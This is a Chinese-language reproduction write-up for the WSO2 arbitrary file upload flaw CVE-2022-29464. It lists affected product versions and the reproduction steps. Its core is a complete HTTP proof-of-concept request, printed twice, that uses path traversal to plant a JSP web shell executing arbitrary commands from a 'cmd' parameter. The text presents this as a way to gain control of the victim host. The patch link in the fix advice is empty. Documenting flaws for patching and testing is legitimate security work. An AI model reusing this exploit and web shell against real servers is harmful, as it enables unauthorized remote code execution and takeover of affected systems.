
WSO2 文件上传漏洞(CNNVD-202204-3737)(CVE-2022-29464)
1 漏洞详情
漏洞编号:
CNNVD-202204-3737、CVE-2022-29464
危害等级:
高危
影响范围:
- 2.2.0 ≤ WSO2 API Manager ≤ 4.0.0
- 5.2.0 ≤ WSO2 Identity Server ≤ 5.11.0
- WSO2 Identity Server Analytics 5.4.0, 5.4.1, 5.5.0, 5.6.0
- 5.3.0 ≤ WSO2 Identity Server as Key Manager ≤ 5.10.0
- 6.2.0 ≤ WSO2 Enterprise Integrator ≤ 6.6.0
漏洞简介:
WSO2是一家成立于 2005 年的开源技术提供商。它提供了一个企业平台,用于在本地和整个 Internet 上 集成应用程序编程接口(API)、应用程序和 Web 服务。
近日,WSO2 官网发布关于 WSO2 API Manager 中存在任意文件上传和远程代码执行漏洞的信息。该漏洞是由于 WSO2 存在路由对输入的内容过滤不严格,攻击者可以利用该漏洞在未授权的情况下,构造恶意数据执行文件上传攻击,最终获取服务器最高权限。
POST /fileupload/toolsAny HTTP/1.1
Host: 127.0.0.1:23499
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 893
Content-Type: multipart/form-data; boundary=4ef9f369a86bfaadf5ec3177278d49c0
User-Agent: python-requests/2.22.0

--4ef9f369a86bfaadf5ec3177278d49c0
Content-Disposition: form-data; name="../../../../repository/deployment/server/webapps/authenticationendpoint/1.jsp"; filename="../../../../repository/deployment/server/webapps/authenticationendpoint/1.jsp"

<FORM>
    <INPUT name='cmd' type=text>
    <INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
    <%
    String cmd = request.getParameter("cmd");
    String output = "";
    if(cmd != null) {
        String s = null;
        try {
            Process p = Runtime.getRuntime().exec(cmd,null,null);
            BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
            while((s = sI.readLine()) != null) { output += s+"</br>"; }
        }  catch(IOException e) {   e.printStackTrace();   }
    }
%>
        <pre><%=output %></pre>
--4ef9f369a86bfaadf5ec3177278d49c0--
修复建议:
目前厂商已发布升级补丁以修复漏洞,补丁获取链接:
参考信息:
https://shanesec.github.io/2022/04/21/Wso2-Vul-Analysis-cve-2022-29464/
GitHub - hakivvi/CVE-2022-29464: WSO2 RCE (CVE-2022-29464) exploit and writeup.
2 漏洞细节
3 环境部署:

可以看到WSO2后台登录页面,WSO2部署成功。
4 复现步骤:
该漏洞可上传任意文件,构造恶意jsp文件进行上传,即可获取受害者终端权限。
漏洞PoC如下:
| POST /fileupload/toolsAny HTTP/1.1 Host: 127.0.0.1:23499 Accept: */* Accept-Encoding: gzip, deflate Content-Length: 893 Content-Type: multipart/form-data; boundary=4ef9f369a86bfaadf5ec3177278d49c0 User-Agent: python-requests/2.22.0 --4ef9f369a86bfaadf5ec3177278d49c0 Content-Disposition: form-data; name="../../../../repository/deployment/server/webapps/authenticationendpoint/1.jsp"; filename="../../../../repository/deployment/server/webapps/authenticationendpoint/1.jsp" <FORM> <INPUT name='cmd' type=text> <INPUT type=submit value='Run'> </FORM> <%@ page import="java.io.*" %> <% String cmd = request.getParameter("cmd"); String output = ""; if(cmd != null) { String s = null; try { Process p = Runtime.getRuntime().exec(cmd,null,null); BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream())); while((s = sI.readLine()) != null) { output += s+"</br>"; } } catch(IOException e) { e.printStackTrace(); } } %> <pre><%=output %></pre> --4ef9f369a86bfaadf5ec3177278d49c0-- |

提交数据包,响应出现随机码200表示上传成功。

上传后,可成功访问上传文件。
更多推荐



 0
 0
- 0


 已为社区贡献3条内容

所有评论(0)